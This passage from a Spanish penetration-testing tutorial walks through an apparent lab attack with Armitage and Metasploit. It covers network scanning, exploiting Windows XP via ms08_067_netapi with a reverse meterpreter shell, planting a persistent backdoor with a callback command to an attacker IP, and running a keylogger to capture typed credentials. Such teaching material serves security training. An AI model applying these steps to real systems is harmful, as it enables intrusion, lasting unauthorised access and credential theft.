- Seguido de esto, iniciará la conexión a las bases de datos del framework en el servidor, con la configuracion que se proporcionó, que fue el puerto y el host, al finalizar aparecerá la GUI de Metasploit, Armitage:




Imagen 3.7.5: Progreso de la conexión.

- Entorno grafico de Armitage:

Imagen 3.7.6: Aspecto del entorno grafico de Metasploit, Armitage.

Explorando Armitage e identificación de Hosts.

Dentro de la interfaz gráfica, se encuentran muchas otras herramientas con las que podemos trabajar, desde recopilar información, hasta llevar a cabo tareas más complejas de post-explotación. La herramienta cuenta con muchas funcionalidades. A lo largo de estos ejercicios se explorarán múltiples repertorios de herramientas con las que dispone armitage.

A continuación haremos una recolección de información acerca de la red en la que nos encontramos para descubrir dispositivos conectados a ella. Algo bastante provechoso es que Armitage tiene incorporado a Nmap, que como ya se sabe, es una herramienta que nos permite realizar escaneos y recopilar información acerca de un objetivo de la manera más eficaz.

En la parte superior de Armitage, se encuentra la pestaña de "**Hosts**", que es donde se realiza la adición de equipos, "**assets**" o dispositivos a nuestro "**Workspace**" o espacio de trabajo en Armitage.

Dentro se encuentran opciones para agregarlos:

- **Import Hosts:** Los hosts se añaden mediante la importación de un archivo que contiene hosts enumerados.
- **Add Hosts:** Se añaden los hosts de forma manual, anotando las direcciones estas.
- **Nmap Scan:** Hace uso de nmap para recopilar información acerca de nuestra red o de un host/hosts mediante la configuración del escaneo que se escoja, en este caso será un "**Quick Scan, Detect OS**":




Imagen 3.7.7: Ubicación de Nmap en Armitage y sus tipos de escaneos.

- Al escogerlo, se abrirá una ventana en donde ingresaremos la dirección del host, como aún no sabemos esta, ingresaremos nuestro rango de IP, indicando que escanee todos los identificadores de la dirección colocando al final de esta **"0/24",** hecho esto, hacemos clic en "**OK**"**:**




Imagen 3.7.8: Estableciendo el rango que abarcará el escaneo.

- Al hacer esto comenzará el escaneo, puede demorar un poco, dependiendo el escaneo que se haya escogido y el número de hosts activos que s encuentren y se escaneen, al finalizar aparecerá un mensaje indicándonos que se ha completado el escaneo y que usemos la opción de "**Find Attack**" o buscar ataques para averiguar los exploits aplicables a los hosts encontrados:




Imagen 3.7.9: Escaneo finalizado.

- Una vez finalizado se abrirá una consola nombrada "**Nmap**", en donde se verá reflejada la información obtenida durante el escaneo, asi como también se agregarán los hosts a nuestro espacio de trabajo o "**Workspace**", al final se muestra información sobre el escaneo, como el tiempo que tomó, los hosts activos (no se muestran los routers, ni se muestra nuestra dirección):

Imagen 3.8.0: Hosts encontrados e información de el que selececcionemos.

- En la consola ejecutamos el comando "**hosts**" para mostrarlo una lista de los hosts activos descubiertos, en donde veremos un Windows XP:




Imagen 3.8.1: Hosts enumerados y sus direcciones.

Preparando el Ataque al Host o Hosts Encontrados.

- Ahora que **Nmap** nos mostró los resultados, junto con la información recopilada del sistema/los sistemas, escogemos el host del sistema objetivo, y en la pestaña de "**Attacks**", escogemos "**Find Attacks**" y hacemos clic:

Imagen 3.9.2: Ubicación del botón Find Attacks.

- Al hacer eso, se comenzara la **búsqueda de los exploits** que podamos utilizar para perjudicar a los hosts en el espacio de trabajo:




Imagen 3.8.3: Progreso de la consulta de exploits.

- Al finalizar la búsqueda, se mostrará un mensaje diciéndonos que se completó **el análisis del ataque**, gracias a esto ya se ha habilitado el menú "**Attack**" **en cada Host** que seleccionemos, también nos desean una feliz cacería. Hecho esto precederemos a comprometer un sistema Windows XP.

Imagen 3.8.4: Consulta de exploits finalizada.

Explotación de Windows XP SP3 mediante Armitage.

A pesar de ser un sistema operativo que lleva existiendo casi 2 décadas, y esta version (SP3) esté disponible desde hace 8 años, no dejan de ser los preferidos mucha gente, tanto como los que le dan uso personal a su computadora, como lugares de trabajo que aun emplean este S.O, a pesar de las fallas de seguridad que tiene, la compatibilidad que se halla en él es sumamente extensa, ya sea para trabajar con software o con las distintas plataformas de trabajo que emplean las empresas, esta es una razón por la que muchos usuarios no lo han cambiado, a pesar de la disponibilidad de nuevos sistemas operativos, es común que nosotros veamos en muchos lados, ya sea en la escuela, trabajo o algún establecimiento en el que veamos que los equipos cuentan con este sistema operativo, esto se debe a las razones mencionadas.

Nos aprovecharemos del esto, gracias a las vulnerabilidades y fallos de seguridad que se encuentran en estos sistemas que no han sido (y no serán) cubiertos.
Se demostrará una intrusión informática más, en donde se comprometerá el sistema por completo
Retomando el punto anterior, donde se finalizó el análisis, continuaremos con el proceso de explotación mediante Armitage.

- Ahora que el menú de Ataques quedo habilitado para el host o hosts en nuestro espacio de trabajo, seleccionamos el host de Windows XP y hacemos clic derecho en él. Vemos que el menú "**Attacks**" está disponible, dentro de este se encuentran los distintos vectores de ataque con los que se puede perjudicar al sistema, entre ellos "samba, smb, Oracle, etc." en este caso escogeremos el de "**smb**", dentro se encuentran los exploits aplicables para este vector de ataque, escogeremos el "**ms08_067_netapi**"




Imagen 3.8.4: Menú "Attacks" habilitado, señalando el vector de ataque que se usará.

- Al hacer clic en él, nos aparecerá una ventana donde se nos proporciona información sobre este exploit y las configuraciones que lleva, como vemos el host y el puerto se colocaron de forma automática, como haremos uso de una sesion meterpreter, necesitamos un payload que establezca una conexión inversa, para esto haremos seleccionaremos o haremos un "**Check**" en la opción "**use a reverse connection**" que será la que nos arrojará la sesión meterpreter, y hacemos clic en "**Launch**".




Imagen 3.8.5: Opciones de configuración del exploit, indicando el uso de una conexión inversa

- Al hacer esto, se llevará a cabo el proceso de ejecución del exploit, el proceso se verá reflejado en la nueva pestaña nombrada "**exploit**" que se abrió en la consola, en donde se ve la automatización de ingreso de la información que requiere el exploit.

  Finalizado esto el icono del host que fue atacado **se tornará rojo y aparecerán unos truenos alrededor** de él, debajo de este icono, se muestra el nombre del equipo "**MEGABYTE**" y el tipo de usuario que somos "**NT AUTHORITY\SYSTEM**" confirmando asi que tenemos carácter administrativo sobre este sistema, al ver que la intrusión se realizó con éxito, en la consola se muestra el proceso de obtención de la sesión meterpreter:




Imagen 3.8.7: Exploit ejecutado y obtención de sesion meterpreter.

- Una vez realizada la intrusión y haber obtenido la sesion meterpreter, podemos interactuar con el equipo ajeno, para esto ya se habrá habilitado el menú "**Meterpreter**" en el host que se encuentra en nuestro espacio de trabajo, hacemos clic derecho en el host, y aparecerá el menú, en donde habrá más menús para comenzar nuestro trabajo, dentro de "**Meterpreter 1**" escogemos "**Interact**" y después "**Meterpreter Shell**", lo que hará esto será dejar la sesion de meterpreter para ejecutar sus comandos sobre el sistema ajeno:

Imagen 3.8.8: Menú de la sesion meterpreter conseguida.

Imagen 3.8.9: Menú de opciones de uso para la sesion meterpreter abierta.




Imagen 3.10.0: Shell de meterpreter abierta.

- Mediante la ejecución de los comandos **"sysinfo"** y **"pwd"** podemos saber la información acerca de este sistema, en donde se muestra el nombre de la computadora **"MEGABYTE", la arquitectura, y demás.** Asi como el directorio donde nos encontramos ubicados, " **C:\WINDOWS\system32**"




Imagen 3.9.1: información obtenida mediante la ejecución de los comandos "sysinfo" y "pwd".

Post-Explotación

La finalidad de esta fase, es mantener el control de sistema al que se realizó una intrusión y se comprometió, algo más a tener en cuenta es el valor del equipo que se hackeó, es decir, la cantidad de información sensible o importante que este contiene, la fase de post-explotación implica muchos factores y puede llegar a ser bastante extensa, aquí es donde se llevan a cabo las tareas que al finalizarlas nos permiten obtener cierta información o control sobre el sistema, desde explorar los archivos y colocar un keylogger, hasta el monitoreo en tiempo real. Metasploit dispone de múltiples herramientas que nos permiten llevar a cabo actividades de post-explotación, estas nos ayudan a conseguir persistencia, realizar monitoreo, robar información, etc. A continuación haremos uso de distintas herramientas para conseguir esto.

Manteniendo el acceso (Persistencia).

Al momento de llegar a la fase de Post-Explotación en el proceso del test de intrusión, mantener el acceso es algo crucial, si vamos a interactuar regularmente con el sistema comprometido, ya que en caso de que el equipo sea reiniciado, suspendido, apagado o la vulnerabilidad o fallo se seguridad se solucionado, ya no tendríamos acceso a este sistema, aquí es cuando los **backdoors persistentes** aparecen, estos al colocarse nos **permiten tener otro punto de acceso al sistema** en caso de que la vía de explotación común ya no sea funcional, para conseguir esto podemos añadir un usuario o usar el **módulo de persistencia,** Metasploit dispone de varios de estos módulos, armitage y la shell de meterpreter nos facilitan la tarea de colocarlos.

Creación de un Backdoor Persistente.

Se puede hacer muy rápido, solo ejecutando el comando "**run persistence**", el cual automatizará el proceso con las configuraciones por default y establecerá el Backdoor persistente en la dirección que aparece a continuación:




Imagen 3.9.2: Backdoor persistente agregado al sistema vulnerado.

Aquí ya establecimos nuestra persistencia en el sistema, si queremos hacer esto de una forma personalizada, en la **sesión meterpreter** escribimos "**run persistence –h**", para ver las opciones de configuracion disponibles para crear nuestro Backdoor persistente, las más comunes de uso son:

- **-h:** Muestra el menú de ayuda.
- **-A:** Que automáticamente se inicie el handler que establece la conexión entre el Backdoor y nosotros.
- **-S:** Que el agente que establece la conexión se inicie automáticamente como un servicio.
- **-U:** Que el agente inicie al momento de que algún usuario inicie sesion.
- **-X:** Que el agente comience cuando el sistema inicie.
- **-i:** Establece el intervalo de tiempo en el que se intente cada conexión.
- **-p:** Especifica el número de puerto que el handler usará de intermediario para conectarse a la maquina atacante.




Imagen 3.9.3: Menú de opciones de configuración y modo de uso para creación de persistencia.

- Estableceremos un nuevo Backdoor persistente, en donde la forma en la que funcionará cambiará en algunos aspectos. Ejecutamos el siguiente comando: "**run persistence –A –X –i 10 –p 4466 –r 192.168.28.133".** Donde:
- **run persistence:** Hacemos uso del módulo.
- **–A:** Que se automaticé el handler para establecer la conexión,
- **–X:** Iniciar el agente cuando el sistema inicie.
- **–i 10:** El intervalo en segundos entre cada intento de conexión
- **–p 4466:** Nuestro número de Puerto.
- **-r 192.168.28.133:** La dirección con la que se establecerá la conexión (Nosotros):





Imagen 3.9.4: Creación de persistencia con parámetros de configuración.

Esto nos permitirá seguir interactuando con la computadora, sin importar que sea reiniciada, el servicio en el que corre sea interrumpido, o la vulnerabilidad sea cubierta. Lo que hicimos aquí solo ejecutamos el comando para que genere la persistencia de manera automática, al igual que podemos especificar las configuraciones nosotros mismos

- Ahora, reiniciamos la maquina Windows XP, manualmente o desde el meterpreter con el comando "**reboot**", y esperamos a que inicie de nuevo.
- Vemos en Armitage que se reinició el sistema ajeno, puesto a que el **icono volvió a la normalidad**.
- En la pestaña "**Armitage**", seleccionamos "**listeners**" y después en "**reverse (wait for)**", aparecerá un recuadro donde ingresaremos el puerto del Backdoor persistente, en este caso es el **4446**, seleccionamos la shell "**meterpreter**" y "**Start Listener**" :



Imágenes 3.9.5 y 3.9.6: Botón "Listener" y configuración de la conexión que establecerá

- Al hacer esto, se **establecerá la conexión entre el handler que está en nuestra máquina atacante y el agente del Backdoor**, asi consiguiendo la sesion meterpreter una vez más, vemos también que se abrió la sesión meterpreter, **sin tener que explotar el sistema de nuevo:**




Imagen 3.9.7: Ejecución automática del handler y obtención de la sesión meterpreter.

- En el listado de las sesiones enumeradas, se puede ver el **puerto sobre el cual se estableció la conexión**, que es que se configuró en la creación de nuestro Backdoor persistente y en el Listener que dio inicio a la conexión entre el agente del Backdoor persistente y el handler de Metasploit en nuestra maquina atacante:




Imagen 3.9.8: Sesión enumerada en la lista de sesiones activas.




Imagen 3.9.9: Información acerca del sistema y ubicación en la que residimos dentro de el.

¿Cómo funciona el ataque?

Este módulo explota una falla de análisis sintáctico en la de ruta de código del Netapi32.dll a través del servicio de servidor.
Se trata de una vulnerabilidad que permite ejecución remota de código, asi logrando el control completo de un sistema afectado de forma remota, asi los atacantes pueden aprovechar esta vulnerabilidad realizar la inyección de código arbitrario.


Extracción de información del equipo comprometido y monitoreo.

Después de haber realizado la explotación, haber hecho la Intrusion al sistema ajeno y creado nuestra persistencia de forma exitosa en este sistema, aquí es donde se recopila parte de la información del estado de una red o un sistema, e incluso acceder zonas donde antes no se podía. En esta fase se recopilará información real del escenario utilizando como intermediario la maquina vulnerada en el test de intrusión.
Una vez hecha la intrusión y la sesión meterpreter esté abierta, hacemos clic derecho en nuestro host comprometido, dentro del menú de Meterpreter, habrá múltiples opciones que tienen como finalidad realizar tareas de postexplotación con las que nosotros podemos trabajar.

Uso de un Keysniffer.

Aquí activaremos un "**keylogger**" el cual capturará todas las teclas que estén siendo presionadas en la maquina objetivo, esto puede ser bastante provechoso, en caso de la víctima use un servicio en donde tenga que loggearse, podremos interceptar estas credenciales, también es útil para capturar conversaciones, etc. hacemos clic derecho en nuestro host comprometido, en del menú "**Meterpreter**" está el submenú "**Explore**", dentro se encuentra "**Log Keystrokes**", al hacer clic en él se abrirá una ventana mostrando la descripción de este módulo y sus configuraciones, esta las dejaremos tal cual y hacemos clic en "**Launch**":

Imagen 3.10.0: Menú "Explore" y sus opciones de uso.






Imagen 3.10.1: Configuración actual del "Keysniffer".

- Al ejecutarse se mostrará en la consola el proceso, en donde se podrá ver una migración esta migración esta automatizada por el mismo modulo, esta migración se debe a que el exploit funciona con ciertos privilegios, por lo que tendrá que hacer esta migración a un proceso de carácter administrativo, con la consecución de la creación de un nueva shell de meterpreter:




Imagen 3.10.2: Keylogger en funcionamiento.

- Ya que el sniffer está funcionando, podemos teclear cualquier cosa y este va a capturar las teclas presionadas, mostrándolas en la consola y guardándolas en la dirección que indica el 6 renglón del proceso
- En la maquina Windows XP, abriremos un bloc de notas y escribiremos lo que sea:




Imagen 3.10.3: Texto tecleado en la maquina víctima.

- Volvemos a la consola de Armitage y veremos las teclas que se capturaron:




Imagen 3.10.4: Teclas presionadas que fueron capturadas.

- Si nos dirigimos al directorio que nos indica la consola de Armitage, veremos el archivo. txt que contiene las teclas capturadas por el sniffer:




